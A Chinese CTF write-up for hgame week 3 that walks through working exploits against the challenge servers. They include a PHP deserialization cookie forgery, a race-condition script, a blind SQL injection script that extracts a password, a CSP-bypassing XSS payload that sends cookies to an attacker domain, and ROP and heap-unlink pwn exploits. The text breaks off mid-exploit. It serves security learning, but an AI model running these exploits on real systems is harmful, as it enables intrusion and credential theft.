hgame-week3-writeup

Web

序列之争 - Ordinal Scale

右键查看源码，发现神奇的注释：

```
      .bd-placeholder-img-lg {
        font-size: 3.5rem;
      }
    }
  </style>
  <link href="/static/cover.css" rel="stylesheet">
</head>
<body class="text-center" style="background-image:url('/static/bg.jpg')">
  <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
<header class="masthead mb-auto">
  <div class="inner">
    <h3 class="masthead-brand">Ordinal Scale</h3>
  </div>
</header>

<main role="main" class="inner cover">
  <h2 class="cover-heading">勇士！告诉我你的名字:</h2>
  <form action="game.php" method="POST">
      <p class="lead">
          <div class="form-group">
              <input type="text" name="player" class="form-control">
          </div>
      </p>
      <p class="lead">
          <button class="btn btn-lg btn-secondary">Link Start!</button>
      </p>
  </form>
</main>

<footer class="mastfoot mt-auto">
  <div class="inner">
    <p>Made with ❤ by E99plant.</p>
  </div>
</footer>
<!-- source.zip -->
</div>
</body>
</html>
```

此后下载下来就是一波源码审计：

关键位置1：

```
<h1># <?php echo($game->rank->Get());?></h1>
<?php if($game->rank->Get() === 1){?>
    <h2>hgame{flag_is_here}</h2>
<?php }?>
<br>
```

好！flag到手，快去提交！（

得到信息：**只有第一才能得到flag**

关键位置2：

```
    }
    $data = [$playerName, $this->encryptKey];
    $this->init($data);
    $this->monster = new Monster($this->sign);
    $this->rank = new Rank();
}

private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value); //<------漏洞点，playerName设置成%s可泄露encryptKey
        $this->sign .= md5($this->sign . $value);
    }
}
```

得到信息：**看我加的注释！**

呃，我还是说一下，首先第一次sprintf，把$playerName变量的内容换到了welcomeMsg里的%s，而如果$playerName的是字符串`%s`，那么第二次sprintf就换成了encryptKey。

关键位置3：

```
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32){
    $sign = substr($monsterData, -32);
    $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
    if(md5($monsterData . $this->encryptKey) === $sign){
        $this->monsterData = unserialize($monsterData);  //反序列化
    }else{
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}
```

得到信息：存在反序列化的代码，那么就有可能存在**反序列化漏洞**（具体可百度了解）

但是有验证，cookie后32个字节等于需要反序列化的数据拼接上$this->encryptKey之后的md5值（这貌似叫签名），这个$this->encryptKey是这么来的：

```
class Monster
{
    private $monsterData;
    private $encryptKey;

    public function __construct($key){
        $this->encryptKey = $key;
        if(!isset($_COOKIE['monster'])){
            $this->Set();
            return;
        }
```

```php
class Game
{
    private $encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
    public $welcomeMsg = '%s, Welcome to Ordinal Scale!';

    private $sign = '';
    public $rank;

    public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }

    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value); //<------漏洞点，playerName设置成%s可泄露encryptKey
            $this->sign .= md5($this->sign . $value);
        }
    }
}

class Rank
```

Monster类的encryptKey是由Game的encryptKey经过运算而来的，而后者的encryptKey我们已经通过格式化字符串的方式泄露出来了。

那么此时就要找反序列化可以利用的地方了，由于我们需要让排名为第一，根据审计发现，只要使得$_SESSION['rank']的值为1就好了，利用的位置就在下面：

```php
    public function __destruct(){
        // 确保程序是跑在服务器上的!
        $this->serverKey = $_SERVER['key'];
        if($this->key === $this->serverKey){
            $_SESSION['rank'] = $this->rank;
        }else{
            // 非正常访问
            session_start();
            session_destroy();
            setcookie('monster', '');
            header('Location: index.php');
            exit;
        }
    }
}
```

这是Rank类的析构函数，对象销毁时会自动调用，这里把rank修改了，我们只需要使得反序列化得到一个Rank对象，并且其rank属性为1即可。但是这里有个判断，`$this->key === $this->serverKey`，但我们不知道`$_SERVER['key']`到底是什么，无法给`$this->key`填正确的值，那么就不填了！

```php
class Rank
{
    private $rank;
    private $serverKey;     // 服务器的 Key
    private $key = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';

    public function __construct(){
        if(!isset($_SESSION['rank'])){
            $this->Set(rand(2, 1000));
            return;
        }

        $this->Set($_SESSION['rank']);
    }

    public function Set($no){
        $this->rank = $no;
    }

    public function Get(){
        return $this->rank;
    }
```

因为这个$key属性是有默认值的，如果反序列化的时候发现少了属性，就会填上这个默认值，而这个默认值就是正确的key。

那么现在要构造数据了，要使得反序列化得出想要的结果，那么就把想要的结果序列化就好了！

php代码如下：

```php
<?php

$key = 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';
$name = '%s';

$data = [$name, $key];

$enc_key = '';

foreach($data as $key => $value){
    $enc_key .= md5($enc_key . $value);
}

echo $enc_key;  //Monster类的encryptKey
echo "\n";

class Rank
{
    private $rank=1;
    private $serverKey;
}

$a = new Rank();

//var_dump(serialize($a));

$sign = md5(serialize($a) . $enc_key);
echo base64_encode(serialize($a).$sign);
echo "\n";
?>
```

运行`php exp.php`（文件名是exp.php）

```
Tzo0OiJSYW5rIjoyOntz0jEwOiIAUmFuawByYW5rIjtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5Ijt00311YTUwMDY3YjNjNjg5YTNlMWU1NzdlMjFmY2Qx
MDlmOA==
```

然后放到cookie里，发送请求，可看到flag：

```
POST /game.php HTTP/1.1
Host: ordinal-scale.hgame.n3ko.co
Connection: close
Content-Length: 11
Cache-Control: max-age=0
Origin: https://ordinal-scale.hgame.n3ko.co
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Sec-Fetch-User: ?1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Referer: https://ordinal-scale.hgame.n3ko.co/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=gbpg51l9ekkveoc5hrh5mj35r9;monster=Tzo0OiJSYW5rIjoyOntzOjEwOiIAUmFuawByYW
5rIjtpOjE7czoxNToiAFJhbmsAc2VydmVyS2V5IjtOO31lYTUwMDY3YjNjNjg5YTNlMWU1NzdlMjFmY2Q
xMDlmOA%3d%3d
```

```
<div class="inner">
  <h3 class="masthead-brand">Ordinal Scale</h3>
  <nav class="nav nav-masthead justify-content-center">
    <span class="nav-link active"><b>当前排名: 1</b></span>
    <span class="nav-link active">经验: 0</span>
    <a class="nav-link" href="#">登出</a>
  </nav>
 </div>
</header>

<main role="main" class="inner cover">
 <h2 class="cover-heading">gkUFUa7GfPQui3DGUTHX6XIUS3ZAmCIL, Welcome to Ordinal Sc
 <h1># 1</h1>
     <h2>hgame{Unserial1ze_1s_RiskFuL_S0_y0u_Must_payatt3ntion}</h2>
    <br>
 <div class="card" style="color: #007bff;">
    <h2 class="card-header">BOSS: The Mole King</h2>
    <div class="card-body">
      <h5 class="card-title">等级: 1338</h5>
      <h5>
            </h5>
      <form method="POST" action="">
        <input type="hidden" name="battle" value="1"></input>
```

根据exp，还要注意的是：post的player要对应为`%s`。

Cosmos的二手市场

这题一开始以为是注入，发现搞了好久都不行。而且是高价买入，低价卖出（被收手续费），根本不可能赚够钱买flag。然后想到，既然是交易系统，就很可能存在多线程竞争的漏洞。

大概意思是，买入1个货物，多个线程几乎同时发送请求来出售1个货物，网站查询数据库获得货物数量为1，一个线程还没来得及把货物数量减1存入数据库，另一个线程就从数据库查到货物数量为1，导致多个线程都判断货物数量充足，这样就造成了1个货物，出售了多次，这样就可以获得多于1个货物的价钱了。同理，我们可以买入10个甚至500个（经检验一次最多出售500个），然后多个线程同时出售买入的货物数量。

下面是exp的一次运行结果：

```
{'status': 'success', 'data': '购买成功'}
{'status': 'error', 'data': '你的库存不够'}
{'status': 'success', 'data': '出售成功'}
{'status': 'error', 'data': '你的库存不够'}
{'status': 'success', 'data': '出售成功'}
{'status': 'success', 'data': '出售成功'}
{'status': 'success', 'data': '出售成功'}
{'status': 'success', 'data': '出售成功'}
{'status': 'success', 'data': '出售成功'}
{'status': 'success', 'data': '出售成功'}
{'status': 'success', 'data': '出售成功'}
```

可以看到，我只买入了一次，却出售了多次

exp如下：


```python
#!/bin/python3

"""
记得调整买入卖出的数量，就是在你买得起的前提下，买最多货物
"""

from threading import Thread
import requests
```

```
hds = { # Cookie记得换成自己的
    'Cookie': 'PHPSESSID=3gclac3safjutrm5pjfpi0n7n7'
}


def buy_job():
    """买入"""
    url = 'http://121.36.88.65:9999/API/?method=buy'
    data = {
        'code':'800002', # 货物代号，这个货价格最高
        'amount': '500' # 买入500个
    }
    r = requests.post(url, data=data, headers=hds)
    ret = r.json()
    print(ret)

def solve_job():
    """出售"""
    url = 'http://121.36.88.65:9999/API/?method=solve'
    data = {
        'code':'800002',
        'amount': '500' # 出售数量
    }
    r = requests.post(url, data=data, headers=hds)
    ret = r.json()
    print(ret)


buy_job()

num = 10 # 10个线程同时出售
jobs = []
for i in range(num):
    jobs.append(Thread(target=solve_job))

for j in jobs:
    j.start()

for j in jobs:
    j.join()
```

这exp不是傻瓜式的，多运行几次赚够钱了，自己在浏览器上拿flag

Cosmos的留言板-2

sql时间盲注，注入点在删除留言的请求参数delete_id里：



不过好像有个奇怪的现象，必须得有1条留言以上，才可以注入，否则好像根本不会进行sql语句的执行

注入的基本payload格式为：

`?method=delete&delete_id=1 or if((条件),sleep(1),0)

首先这个id为1，是一个根本不存在的留言的id，如果存在的话，or的表达式必为真，这是个短路运算，根本不会执行后面那个语句，顺带说一句为什么要用or不用and，如果用and，and后面的表达式想要执行，and前面的表达式一定要为真，也就是id必须存在，如果测试的时候and后面也为真，这条留言就被删掉了，想要再注入，又得再创建一条留言了。

下面是我的exp（记得要先添加一条留言，并且把cookie换成自己的）

```
#!/bin/python3

from requests import get
from time import time

hds = {
    'Cookie':'PHPSESSID=jrnn9tvdn7pmnel08b3gt1jug0'
}

def req(url):
    """返回请求的时间"""
    start = time()
    r = get(url, headers=hds)
    end = time()
    return end-start

def test(left, right, format_url):
    """二分法爆破"""
    while left < right:
        #print(left,right)
        mid = (left + right) // 2
        url = format_url.format(mid)
        if req(url) < 1.8:
            right = mid
        else:
            left = mid + 1
    return left

def get_dbname_len():
    """获取数据库名长度"""
```

```
    format_url = 'http://139.199.182.61:19999/index.php?
method=delete&delete_id=1+or+if((length(database())>{}),sleep(2),0)'
    left = 0
    right = 64

    return test(0, 64, format_url)

def get_dbname(dbname_len):
    """获取数据库的名字"""
    format_url = 'http://139.199.182.61:19999/index.php?
method=delete&delete_id=1+or+if(((ascii(substr(database(),{},1)))>
{}),sleep(2),0)'
    dbname = ''
    for i in range(1, dbname_len+1):
        url = format_url.format(i, '{}')
        num = test(0, 256, url)
        dbname += chr(num)
        #print(dbname)
    return dbname

def get_tbnames(tb_lens):
    """获取当前数据库的表的名字"""
    format_url = 'http://139.199.182.61:19999/index.php?
method=delete&delete_id=1+or+if(((ascii(substr((select+table_name+from+informati
on_schema.tables+where+table_schema%3ddatabase()+limit+{},1),{},1)))>
{}),sleep(2),0)'
    tbnames = []
    for i in range(len(tb_lens)):
        name = ''
        for pos in range(1, tb_lens[i]+1):
            url = format_url.format(i, pos, '{}')
            ret = test(0, 256, url)
            name += chr(ret)
            print(name)
        tbnames.append(name)
    return tbnames

def get_table_cols(tbname, col_lens):
    """获取表的列的名字"""
    format_url = "http://139.199.182.61:19999/index.php?
method=delete&delete_id=1+or+if((ascii(substr(((select+column_name+from+informat
ion_schema.columns+where+table_name%3d'{}'+limit+{},1)),{},1))>{}),sleep(2),0)"
    cols = []
    for i in range(len(col_lens)):
        col = ''
        for pos in range(1, col_lens[i]+1):
            url = format_url.format(tbname, i, pos, '{}')
            ret = test(0, 256, url)
            col += chr(ret)
            print(col)
        cols.append(col)
    return cols




dbname_len = 7 # get_dbname_len()
```

```
print('dbname_len=%d' % dbname_len)

dbname = 'babysql' # get_dbname(dbname_len)

print('dbname=%s' % dbname)

tables_len = [8, 4] # 表名的长度
tbnames = ['message', 'user'] # get_tbnames(tables_len)

print(tbnames)

user_col_lens = [2, 4, 8] # 列的名称的长度
cols = ['id', 'name', 'password'] # get_table_cols('user', user_col_lens)

# 查询user表id为1的数据的name列
name_len = 6
url = 'http://139.199.182.61:19999/index.php?
method=delete&delete_id=1+or+if((ascii(substr((select+name+from+user+where+id%3d
1),{},1))>{}),sleep(2),0)'
name = ''

"""
for pos in range(1, name_len+1):
    ret = test(0, 256, url.format(pos, '{}'))
    name += chr(ret)
    print(name)
"""
name = 'cosmos'
print('name=%s' % name)


# user表id为1的数据的password列
password_len = 28
url = 'http://139.199.182.61:19999/index.php?
method=delete&delete_id=1+or+if((ascii(substr((select+password+from+user+where+i
d%3d1),{},1))>{}),sleep(2),0)'
password = ''
for pos in range(1, password_len+1):
    ret = test(0, 256, url.format(pos, '{}'))
    password += chr(ret)
    print(password)
print('password=%s' % password)
```

exp中会发现有些函数调用被我注释掉了，那是因为我exp不是一步写成的，比如：写了get_dbname_len然后调用，运行exp后得到数据库长度后，才进行了下一步，既然已经得到长度了，那下一步运行exp的时候就没必要再跑一次get_dbname_len函数了（虽然最后发现，数据库名字并不重要）

得出用户名和密码后，登录可以看到flag（我记得是这样的）

Cosmos的聊天室2.0

和week2的那题相比多了CSP的限制，具体可看这篇文章
https://blog.csdn.net/qq_37943295/article/details/79978761

▼ Response Headers view source

Connection: keep-alive

Content-Length: 2001

Content-Security-Policy: default-src 'self'; script-src 'self'

Content-Type: text/html; charset=utf-8

Date: Wed, 05 Feb 2020 02:23:03 GMT

Server: nginx/1.17.7

根据题目可知道，像img、script的标签的src属性，不是这个网站的url，都不会执行。

首先要清楚的是，在这个CSP的限制下，不符合规则的，就算注入到页面了，也没有用，因为不会执行。

我们可以注入一个script标签，如`<script src=xxx></script>`，script的代码是通过src指定的url去获取，我们只要找到一个url，这个url是属于这个网站的，并且返回的内容是可控的，那么就可以达到效果。

巧儿，这个url刚刚好就是发送消息的请求url：

我们只要把js代码通过message这个参数传入就可以了。

题目还过滤了script这个单词（大小写均过滤），可以双写绕过。

那么最后payload就是：

`<scriscriptpt src='/send?message=js代码'></scrscriptipt>`

可以参考下我的js代码：

```
(function(){
    windows.location='http://你的域名/?token='+document.cookie;
})();
```

记得url编码后再添加到`message=`后面，我的exp如下：

```
#!/bin/python3
import hashlib
import requests


def md5(s):
    return hashlib.md5(s.encode()).hexdigest()

def get_code(s):
    # 获取验证码前6位md5值
    url = 'http://c-chat-v2.hgame.babelfish.ink/code'
    r = s.get(url)
```

```
    code = r.json()['code']

    # 之前测试过，破解出来的都是8位数，所以这里直接从8位数开始
    for i in range(10000000, 99999999):
        if md5(str(i)).startswith(code):
            return str(i)

def send(s):
    url = 'http://c-chat-v2.hgame.babelfish.ink/send'
    payload = r"?message=<sscriptcript+src%3d'send%3fmessage%3d{你的js代码两次url编码后}'</sscriptcript>""
    url += payload
    r = s.get(url)
    return r

def submit(s, code):
    url = 'http://c-chat-v2.hgame.babelfish.ink/submit'
    data = {
        'code':code
    }
    r = s.post(url, data=data)
    return r


url = 'http://c-chat-v2.hgame.babelfish.ink/'


s = requests.Session()

# 访问一下url得到cookie
r = s.get(url)

# 获取验证码
code = get_code(s)
print('code='+code)

# 发送构造好的payload
r = send(s)
print(r.text)

# 提交验证码，让刚刚的payload生效
r = submit(s, code)
print(r.text)
```

exp中写了，js代码要经过两次url编码，这是因为注入需要发送get请求，url需要编码一次，注入到页面后，script的src属性是个url，这里也得编码一次。

其实get请求的url的参数是

`?message=<scripscriptt src='our_url'></scrscriptipt>`

然后，这个`our_url`是：

`/send?message=一次url编码后的js`，然后上面那个url的`mesage=`后面的东西得再url编码一次

所以最后就是

`?message=<sscriptcript+src%3d'send%3fmessage%3d{你的js代码两次url编码后}'</sscriptcript>`

Re

oooollvm

这题加了混淆，首先找到输入点：

```
__isoc99_scanf("%34s", str);
len = strlen(str);
v20 = 0xB79D49D;
while ( 1 )
{
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
```

根据这个str看看都在哪里有用到，发现除了strlen就这一处：

```
v14 = -1718093797;
result = table2[pos] != (~str[pos] & (pos + table1[pos]) | ~(pos + table1[pos]) & str[pos]);
if ( (~(~(y < 10) | ~(((x - 1) * x & 1) == 0)) & 1 | ((y < 10) ^ (((x - 1) * x & 1) == 0))) & 1 )
  v14 = 1709631197;
v20 = v14;
```

检验失败，程序退出的地方有多个，基本都是下面的形式：

```
if ( v20 == 257338497 )
{
  puts(aWrong);
  exit(0);
}
```

将所有出口打上断点，进行调试。

经过多次调试，这个pos变量是从0一直加1来递增的，而且也发现str的长度是34。

每当`result`的结果为true的时候，也就是`table2[pos]!=(~str[pos] & (pos + table1[pos]) | ~(pos + table1[pos]) & str[pos])`的时候，都会跳到失败退出的断点处。

证明关键就是要使得result为false,也就是这个表达式为true:

`table2[pos] == (~str[pos] & (pos + table1[pos]) | ~(pos + table1[pos]) & str[pos])`

那好办，找到table2和table1的数据，然后根据位运算反推str即可：

```
#!/bin/python3

# table2[pos] == (~str[pos] & (pos + table1[pos]) | ~(pos + table1[pos]) &
str[pos])
# por in range(34)


table2 = [
    0xE3, 0x12, 0xA4, 0x00, 0xCA, 0x12, 0x29, 0xAE, 0x9D, 0x1E,
    0x3B, 0x6C, 0xE8, 0x4B, 0x69, 0x39, 0x34, 0x6F, 0x48, 0xC5,
    0x4F, 0x39, 0xA9, 0xDC, 0x95, 0xE5, 0x8E, 0x41, 0x79, 0x59,
    0x6F, 0x12, 0x8B, 0x1C
```

```
]
table1 = [
    0x8B, 0x74, 0xC3, 0x6A, 0xAB, 0x64, 0x60, 0xBB, 0xC9, 0x5F,
    0x4C, 0x3C, 0x75, 0x0B, 0x29, 0x4B, 0x4B, 0x11, 0x26, 0x96,
    0x16, 0x4C, 0x6E, 0x87, 0xA8, 0x98, 0x89, 0x17, 0x14, 0x17,
    0x01, 0x5F, 0xCE, 0x40
]

flag = ''
for pos in range(34):
    mask = pos + table1[pos]
    dest = table2[pos]
    ch = ((~(dest & mask)) & mask) | (dest & (~mask))
    flag += chr(ch)

print(flag)
```

Pwn

ROP_LEVEL2

这题必须详细记录下。

这里明显就有溢出的漏洞：


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char buf; // [rsp+0h] [rbp-50h]
  int fd[2]; // [rsp+48h] [rbp-8h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  init();
  puts("It's just a little bit harder...Do you think so?");
  read(0, &::buf, 0x100uLL);
  v3 = open("./some_life_experience", 0);
  *(_QWORD *)fd = v3;
  read(v3, &buf, 0x3CuLL);
  puts(&buf);
  read(0, &buf, 0x60uLL);
  return 0;
}
```

读入0x60个字节，而局部变量buf到局部变量fd之间隔了0x48个字节，fd数组占8个字节，也就是一共0x50个字节。可以溢出0x10个字节，其中一个是函数开头push的rbp，之后就是返回地址。

虽然可以溢出到返回地址，但不足以构造ROP。这时可以想办法把rsp指向我们可以控制的区域（后来发现这种技术叫做栈迁移），可以看到，一开始还有一个`read(0, &::buf, 0x100uLL)`，这个`&::buf`是全局变量，在bss段：

```
text:0000000000400967                mov     eax, 100h       ; nbytes
text:000000000040096C                mov     esi, offset buf ; buf
text:0000000000400971                mov     edi, 0          ; fd
text:0000000000400976                call    _read
text:000000000040097B                mov     esi, 0          ; oflag
text:0000000000400980                mov     edi, offset file ; "./some_life_experience"
text:0000000000400985                mov     eax, 0
text:000000000040098A                call    _open
text:000000000040098F                cdqe
text:0000000000400991                mov     qword ptr [rbp+fd], rax
text:0000000000400995                mov     rax, qword ptr [rbp+fd]
text:0000000000400999                mov     ecx, eax
text:000000000040099B                lea     rax, [rbp+buf]
text:000000000040099F                mov     edx, 3Ch        ; nbytes
```

而且程序并没有开PIE保护：



也就是说，这个bss的地址是固定的，而且内容可控，我们可以把栈迁移到这里，在这里构造ROP

那么返回地址要返回到可以修改rsp指令的地方，并且修改完后，还能再ret一次，跳到构造好的ROP里。

值得注意的是，指令`leave`，这个指令其实包含了一下工作：

```
mov rsp,rbp
pop rbp
```

那么问题就变成了，如何修改rbp了。这不？第二项工作就是修改rbp了。

而且main函数调用之后刚好就有两指令`leave`和`ret`

```
text:00000000004009CB                call    _read
text:00000000004009D0                mov     eax, 0
text:00000000004009D5                leave
text:00000000004009D6                retn
text:00000000004009D6 ; } // starts at 40090F
text:00000000004009D6 main           endp
```

前面说了，可溢出0x10个字节，8字节是函数开头push的rbp，这8字节会在`leave`指令的第二项工作`pop rbp`中回到rbp中，所以，首先我们要控制这8个字节成全局变量buf的地址，然后返回地址构造成0x4009d5，也就是返回到`leave`这条指令的位置，之后就成功迁移栈了，我们只需在全局变量buf地址处构造ROP即可。

构造ROP，跳到`0x400985`处

```
text:0000000000400967                mov     eax, 100h       ; nbytes
text:000000000040096C                mov     esi, offset buf ; buf
text:0000000000400971                mov     edi, 0          ; fd
text:0000000000400976                call    _read
text:000000000040097B                mov     esi, 0          ; oflag
text:0000000000400980                mov     edi, offset file ; "./some_life_experience"
text:0000000000400985                mov     eax, 0
text:000000000040098A                call    _open
text:000000000040098F                cdqe
text:0000000000400991                mov     qword ptr [rbp+fd], rax
text:0000000000400995                mov     rax, qword ptr [rbp+fd]
text:0000000000400999                mov     ecx, eax
text:000000000040099B                lea     rax, [rbp+buf]
text:000000000040099F                mov     edx, 3Ch        ; nbytes
```


后面就是，打开文件->读取内容->输出内容了，我们只要把在这之前先把参数设置成打开`/flag`文件，也就是使edi为字符串`"/flag"`的地址，这个字符串我们一样放到bss段里，之后就把flag给读出来了。

但要注意的是：

```
.text:000000000040090F
.text:000000000040090F buf             = byte ptr -50h
.text:000000000040090F fd              = dword ptr -8
.text:000000000040090F
                mov     eax, 0
                call    _open
                cdqe
                mov     qword ptr [rbp+fd], rax
                mov     rax, qword ptr [rbp+fd]
                mov     ecx, eax
                lea     rax, [rbp+buf]
                mov     edx, 3Ch        ; nbytes
                mov     rsi, rax        ; buf
                mov     edi, ecx        ; fd
                call    _read
                lea     rax, [rbp+buf]
                mov     rdi, rax        ; s
                call    _puts
                lea     rax, [rbp+buf]
                mov     edx, 60h        ; nbytes
                mov     rsi, rax        ; buf
                mov     edi, 0          ; fd
                mov     eax, 0
                call    _open
                cdqe
                mov     qword ptr [rbp+fd], rax
                mov     rax, qword ptr [rbp+fd]
                mov     ecx, eax
                lea     rax, [rbp+buf]
                mov     edx, 3Ch        ; nbytes
                mov     rsi, rax        ; buf
                mov     edi, ecx        ; fd
                call    _read
                lea     rax, [rbp+buf]
                mov     rdi, rax        ; s
                call    _puts
                lea     rax, [rbp+buf]
                mov     edx, 60h        ; nbytes
                mov     rsi, rax        ; buf
                mov     edi, 0          ; fd
```

局部变量buf的位置是`rbp-0x50`，文件被读入到这里，这个地址必须可以访问，我们同样可以控制其在bss段内，放到ROP后面即可，我的ROP占用了0x40个字节（8字节对齐后），那么这个`rbp`就要设置成`全局变量buf+0x90`以上才够，否则读入flag的时候，不然就把ROP给破坏了（文件名"/flag"字符串在ROP最后面，之前就是因为把这个文件名破坏了，没getshell）

大概过程如下图：



exp如下：

```
#!/bin/python2
#coding=utf8

from pwn import *
#from LibcSearcher import LibcSearcher
#from time import sleep

context(arch='amd64', os='linux')
context.terminal = ["tmux", "splitw", "-h"]
```

```python
elf = ELF('./ROP')
#io = elf.process()
io = remote('47.103.214.163', 20300)

final_addr = 0x400985  # open之后一把梭
pop_rdi_ret = 0x400a43
pop_rsi_r15_ret = 0x400a41
leave_ret = 0x4009D5
buf_addr= 0x06010A0

# ROP
payload_1 = p64(buf_addr+0x90) # rbp    rbp-0x50是读入数据的地方，要留够空间
payload_1 += p64(pop_rdi_ret) + p64(buf_addr+0x38) + p64(pop_rsi_r15_ret) +
p64(0) + p64(0) # 传参
payload_1 += p64(final_addr)
payload_1 += '/flag\x00'  # buf_addr+0x38

io.sendlineafter('so?\n', payload_1)

# 迁移栈的payload
payload_2 = 'a' * 0x50  # padding
payload_2 += p64(buf_addr) # rbp
payload_2 += p64(leave_ret) # 使得栈迁移到buf上

io.recv()
io.send(payload_2)

print io.recv()
```

Annevi_Note

堆溢出，漏洞点在edit函数：

```
1  __int64 edit()
2  {
3    int v1; // [rsp+Ch] [rbp-4h]
4
5    puts("index?");
6    v1 = readi();
7    if ( list[v1] )
8    {
9      printf("content:");
10     read_n((__int64)list[v1], 256);
11     puts("done!");
12   }
13   else
14   {
15     puts("Invalid index!");
16   }
17   return 0LL;
18 }
```

无论堆的大小是多少都可读入256字节。主要漏洞是可以溢出修改下一个chunk的字段。

可以利用unlink，具体可以参考文章https://www.jianshu.com/p/2776b6a79a11（这个是讲32位平台的），还有https://www.jianshu.com/p/1f4b054d6bfc（这个讲64位平台的，不过不具体）

利用unlink，把system函数的地址放到`__free_hook`里，然后释放一块内存即可getshell，内存中放着字符串`/bin/sh`

具体可以看看exp和里面的注释：

```
#!/bin/python2
#coding=utf8

from pwn import *
from time import sleep
from LibcSearcher import LibcSearcher

context(arch='amd64', os='linux')
context.terminal = ["tmux", "splitw", "-h"]


#io = process(['./Annevi'])#, env={'LD_PRELOAD': './libc-2.23.so'})
io = remote('47.103.214.163', 20301)
elf = ELF('./Annevi')
#io = elf.process()
#libc = ELF('./libc-2.23.so')


def add(size, content):
    io.sendlineafter('\n:', '1')
    io.sendlineafter('size?\n', str(size))
    io.sendlineafter('content:', content)

def dele(index):
    io.sendlineafter('\n:', '2')
    io.sendlineafter('index?\n', str(index))

def show(index):
    io.sendlineafter('\n:', '3')
    io.sendlineafter('index?\n', str(index))

def edit(index, content):
    io.sendlineafter('\n:', '4')
    io.sendlineafter('index?\n', str(index))
    io.sendlineafter('content:', content)


# list数组在bss段，且PIE没开
list_addr = 0x602040

# 分配空间要0x90及以上
add(0x90, 'aaa') # 0
add(0x90, 'aaa') # 1
add(0x90, 'aaa') # 2

# 伪造chunk
payload_1 = p64(0) # prev_size
